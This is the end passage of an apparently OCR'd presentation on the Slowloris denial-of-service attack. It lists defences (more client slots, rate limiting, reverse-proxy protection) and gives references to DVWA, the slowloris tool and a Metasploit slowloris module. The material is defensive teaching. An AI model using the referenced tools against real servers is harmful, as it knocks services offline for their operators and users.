
  Increasing the maximum number of clients the server will allow at any one time will increase the number of connections the attacker must make before they can overload the server. [1]

- **Rate Limit Incoming Requests**

  Restricting access based on certain usage factors will help mitigate a Slow Loris attack. [2]

- **Cloud-based Protection**

  Use a service that can function as a reverse proxy protecting the origin server



References

- https://github.com/digininja/DVWA
- https://github.com/gkbrk/slowloris
- https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/dos/http/slowloris.md
- https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/

Thank You